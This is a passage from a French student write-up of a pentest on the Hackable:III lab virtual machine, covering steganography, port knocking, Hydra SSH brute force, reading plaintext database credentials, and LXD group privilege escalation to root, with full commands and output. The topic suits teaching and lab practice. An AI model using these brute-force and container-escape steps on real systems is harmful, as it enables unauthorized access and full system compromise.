URL_BASE: http://192.168.56.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.jpg) | (.jpg) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.105/ ----
+ http://192.168.56.105/3.jpg (CODE:200|SIZE:61259)

-----------------
END_TIME: Tue Nov 26 13:40:42 2024
DOWNLOADED: 4612 - FOUND: 1

┌──(kali㉿kali)-[~]
```

Ce qui nous donne :



Nous trouvons donc aucune informatique sur l'image, nous allons donc l'inspecter en faisant de la **stéganographie** (grâce au site : https://k-lfa.info/tools-stegano/





Exif ne fonctionne pas

LSB-Steganography ne fonctionne pas non plus

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool 3.jpg
ExifTool Version Number         : 13.00
File Name                       : 3.jpg
Directory                       : .
File Size                       : 61 kB
File Modification Date/Time     : 2024:11:26 00:00:00-05:00
File Access Date/Time           : 2024:11:26 14:04:44-05:00
File Inode Change Date/Time     : 2024:11:26 14:03:31-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 512
Image Height                    : 325
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 512×325
Megapixels                      : 0.166

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Exiftool fonctionne mais ne nous apporte pas d'information intéressante

En lissant la documentation nous tombons sur :

Nous testons donc de faire la commande avec notre fichier et nous avons (Nous validons le passphrase vide):

```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf 3.jpg
Enter passphrase:
wrote extracted data to "steganopayload148505.txt".
```

Nous avons que nous avons maintenant un nouveau fichier appelé steganopayload148505.txt

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
14:03:31  2024  26  3.jpg  arduino-ide_2.3.3_Linux_64bit  EST  Nov  steganopayload148505.txt
```


Nous regardons ce que nous avons dans le fichier et nous trouvons un nouveau port :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat steganopayload148505.txt
porta:65535
```


Nous avons donc le dernier port que nous cherchons : **65535**

4.4. Activation du port SSH via port knocking

Avant d'utiliser la commande «**Knock** » j'ai quand même tester de mettre les ports que nous avons trouvé après l'adresse IP dans l'URL pour voir si nous avons des indices en plus mais ça ne fait rien



Une fois que nous avons les 3 ports pour déverrouiller le **SSH** nous faisons :



Si nous restons le **Nmap** nous voyons que maintenant le port **SSH** est ouvert et nous pouvons nous connecter dessus

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 14:39 EST
Nmap scan report for 192.168.56.105
Host is up (0.00098s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 08:00:27:18:78:BD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.35 seconds
```


---

5. Connexion SSH, élévation des privilèges & recherche des flags


Nous voyons maintenant que nous avons le port **SSH** qui est ouvert donc maintenant nous allons tenter de nous connecter en **SSH** avec la **Wordlist** que nous avons trouvé mais aussi le nom « **jubiscleudo** »


```
Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form): ssh
Enter the target to attack (or filename with targets): 192.168.56.105
Enter a username to test or a filename: jubiscleudo
Enter a password to test or a filename: /home/kali/wordlist.txt
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.
g. "sr") or leave empty otherwise:
Port number (press enter for default): 22

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-26 14:50:36

Help for module ssh:
═══════════════════════════════════════════════════════════════════════════
The Module ssh does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):

The following command will be executed now:
 hydra -l jubiscleudo -P /home/kali/wordlist.txt -u  -s 22  192.168.56.105 ssh

Do you want to run the command now? [Y/n] Y

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-26 14:50:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[22][ssh] host: 192.168.56.105   login: jubiscleudo   password: onlymy
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-26 14:51:38
┌──(kali㉿kali)-[~]
└─$
```

Connexion en **SSH** :



Maintenant que nous sommes connectés, il faut élever les privilèges ou trouver et avoir un accès à un compte qui a des accès privilégiés, pour cela nous explorons la machine pour trouver des indices. Avant, utilisons la commande « **ID** », pour voir les fichiers qui sont relier au groupe ou il se trouve et ou crée par le utilisateur « **Jubiscleudo »:**





Sur nous regardons les comptes qui sont sur le serveur, nous voyons que nous avons le compte sur lequel nous sommes « **Jubiscleudo** » et un autre qui s'appelle « **Hackable_3** »

```
jubiscleudo@ubuntu20:~$ ls -la
total 32
drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29  2021 .
drwxr-xr-x 4 root        root        4096 Apr 29  2021 ..
-rw------- 1 jubiscleudo jubiscleudo    5 Apr 29  2021 .bash_history
-rw-r--r-- 1 jubiscleudo jubiscleudo  220 Apr 29  2021 .bash_logout
-rw-r--r-- 1 jubiscleudo jubiscleudo 3771 Apr 29  2021 .bashrc
drwx------ 2 jubiscleudo jubiscleudo 4096 Apr 29  2021 .cache
-rw-r--r-- 1 jubiscleudo jubiscleudo  807 Apr 29  2021 .profile
-rw-r--r-- 1 jubiscleudo jubiscleudo 2984 Apr 27  2021 .user.txt
jubiscleudo@ubuntu20:~$ cd ..
jubiscleudo@ubuntu20:/home$ ls
hackable_3  jubiscleudo
jubiscleudo@ubuntu20:/home$
```

Nous cherchons sur internet, savoir si nous pouvons trouver des informations sur le compte « **Hackable_3** »

Nous avons donc essayé de nous connecter à « **Hackable_3** » en **SSH** grâce à la **Wordlist**

```
Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form): ssh
Enter the target to attack (or filename with targets): 192.168.56.105
Enter a username to test or a filename: hackable_3
Enter a password to test or a filename: /home/kali/wordlist.txt
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.
g. "sr") or leave empty otherwise:
Port number (press enter for default): 22

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-28 02:53:50

Help for module ssh:
==========================================================================
The Module ssh does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):

The following command will be executed now:
 hydra -l hackable_3 -P /home/kali/wordlist.txt -u  -s 22  192.168.56.105 ssh

Do you want to run the command now? [Y/n] y

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-28 02:53:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[STATUS] 206.00 tries/min, 206 tries in 00:01h, 98 to do in 00:01h, 12 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-28 02:55:36
```

Mais cela ne fonctionner pas

Nous allons donc analyser à nouveau le site internet, en allant directement dans les fichiers

```
jubiscleudo@ubuntu20:/var/www/html$ ls
3.jpg  backup  config  config.php  css  home.html  imagens  index.html  js  login_page  login.php  robots.txt
jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root     root      4096 Jun 30  2021 .
drwxr-xr-x 3 root     root      4096 Apr 29  2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21  2021 3.jpg
drwxr-xr-x 2 www-data www-data  4096 Apr 23  2021 backup
-r-xr-xr-x 1 www-data www-data   522 Apr 29  2021 .backup_config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 29  2021 config
-rw-r--r-- 1 www-data www-data   507 Apr 23  2021 config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30  2021 home.html
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 imagens
-rw-r--r-- 1 www-data www-data  1095 Jun 30  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Apr 20  2021 js
drwxr-xr-x 5 www-data www-data  4096 Jun 30  2021 login_page
-rw-r--r-- 1 www-data www-data   487 Apr 23  2021 login.php
-rw-r--r-- 1 www-data www-data    33 Apr 21  2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$
```

Nous avons un fichier qui nous intrigue, nous allons donc regarder ce qu'il y a dedans (le « **.backup_config.php** »)

```
jubiscleudo@ubuntu20:/$ cat var/www/html/.backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);


// Check connection
if($conexao === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
```

Nous avons maintenant le mot de passe du compte « hackable_3 » qui est «**TrOLLED_3**» . Nous allons donc nous connecter en **SSH** dessus :

```
┌──(kali㉿kali)-[~]
└─$ ssh hackable_3@192.168.56.105
hackable_3@192.168.56.105's password:
Permission denied, please try again.
hackable_3@192.168.56.105's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Nov 28 08:43:21 AM UTC 2024

  System load: 0.0               Memory usage: 41%   Processes:       115
  Usage of /:  20.3% of 23.99GB   Swap usage:   0%    Users logged in: 1

  ⇒ There were exceptions while processing one or more plugins. See
    /var/log/landscape/sysinfo.log for more information.


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Thu Apr 29 16:19:22 2021 from 192.168.2.106
hackable_3@ubuntu20:~$
```

Maintenant que nous sommes sur « **hackable_3 »**, nous regardons sont « **ID »**

```
Last login: Thu Nov 28 10:50:43 2024 from 192.168.56.106
hackable_3@ubuntu20:~$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

Comparée à l'utilisateur « **Jubiscleudo** » nous avons d'autre informatique sur « **ID** »

J’ai effectué mes recherches pour savoir ce que c’était les GID, quand j’ai cherché le dernier je me suis rendu compte qui pourrait nous être très utile.

groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd) *:*

- *Cette section liste tous les groupes auxquels l'utilisateur appartient, accompagnés de leurs GIDs et noms respectifs.*
- ***hackable_3*** *(GID 1000) : Le groupe principal de l'utilisateur.*
- ***adm*** *(GID 4) : Le groupe "administration", qui donne généralement des droits d'accès aux journaux système.*
- ***cdrom*** *(GID 24) : Permet l'accès aux périphériques CD-ROM.*
- ***dip*** *(GID 30) : Donne des permissions pour gérer des connexions PPP (Point-to-Point Protocol).*
- ***plugdev*** *(GID 46) : Permet l'accès aux périphériques amovibles, comme les clés USB.*
- ***lxd*** *(GID 116) : Associe l'utilisateur à LXD, un outil de gestion de conteneurs.*

LXD *est un logiciel libre développé par Canonical pour simplifier la manipulation de conteneurs de logiciels à la manière d'un hyperviseur de VM. C'est une surcouche logicielle de LXC. Il fait partie du projet global LinuX Containers de gestion de containers. (https://doc.ubuntu-fr.org/lxd)*

J’ai donc effectué des recherches et je suis tombée sur un **GitHub** très intéressant (https://github.com/samoN1k0la/LXD-Privilege-Escalation). Qui nous permet d’élevée les privilèges grâce à un utilisateur appartenant au groupe « **lxd** »

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42 (from 1)
Receiving objects: 100% (50/50), 3.11 MiB | 136.00 KiB/s, done.
Resolving deltas: 100% (15/15), done.
```

Nous allons dans le répertoire du **GitHub** que nous avons cloné et nous allons créer l’image d’***Alpine***

```
┌──(kali㉿kali)-[~]
└─$ cd lxd-alpine-builder

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ ./build-alpine
build-alpine: must be run as root

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo ./build-alpine
Determining the latest release... v3.20
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.20/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

```
┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md  rootfs
```

Cela crée un fichier .tar.gz contenant le conteneur.

Nous lançons sur notre machine, un code python qui permet de lire/envoyer des fichier en passant sur le site internet. Lancez un serveur HTTP sur la machine attaquante :

```
┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.105 - - [01/Dec/2024 12:57:59] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

En parallèle nous récupérons le fichier qui se trouve sur notre machine. Sur la machine cible, il faut exécutez :

```
hackable_3@ubuntu20:/tmp$ wget 192.168.56.102:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-12-01 17:58:00--  http://192.168.56.102:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 192.168.56.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64-20210218 100%[=====================================>]   3.11M   396KB/s    in 8.8s

2024-12-01 17:58:09 (363 KB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]
```

Nous importons l'image sur la machine attaquée

```
hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias Test
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
```

Pour initialisez le conteneur

```
hackable_3@ubuntu20:/tmp$ lxc image list
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
| ALIAS | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |            UPLOAD            |
|       |              |        |                               |              |           |        |             DATE             |
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
| Test  | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Dec 1, 2024 at 6:37pm (UTC) |
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
```

Ajoutez un point de montage pour accéder à la racine et nous démarrons et accédons au conteneur

```
hackable_3@ubuntu20:/tmp$ lxc init myimage ignite -c security.privileged=true

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

lxc start ignite

lxc exec ignite /bin/sh
```

Enfin nous naviguons dans le système de fichiers racine depuis le conteneur :

```
~ # cd /mnt/root/
/mnt/root # ls
bin      dev      lib      libx32   mnt      root     scripts  swap.img usr
boot     etc      lib32    lost+found opt    run      snap     sys      var
cdrom    home     lib64    media    proc     sbin     srv      tmp
```

```
/mnt/root # cd root/
/mnt/root/root # ls
knockrestart.sh  root.txt         snap
```

Et nous trouvons un fichier root.txt qui nous amène à la fin du de ce pentesting, nous avons obtenu les privilèges root.

Conclusion :

Ce projet a permis de suivre une méthodologie complète de pentest sur une machine virtuelle Hackable:III. Les différentes étapes, allant de la reconnaissance à l'escalade de privilèges, ont permis de développer une meilleure compréhension des techniques.

J'ai pu découvrir de nouveau outil comme **dirb , dirbuster** qui m'ont été très utile, mais aussi ce qu'était «lxd»/ «lxc».

Ce travail a également mis en lumière l'importance de la documentation et de la persévérance, notamment lors de l'analyse approfondie des fichiers ou de la recherche des ports spécifiques.

Cette expérience a offert une initiation enrichissante au pentest, tout en soulignant les mesures de sécurité essentielles pour protéger les systèmes contre de telles attaques.
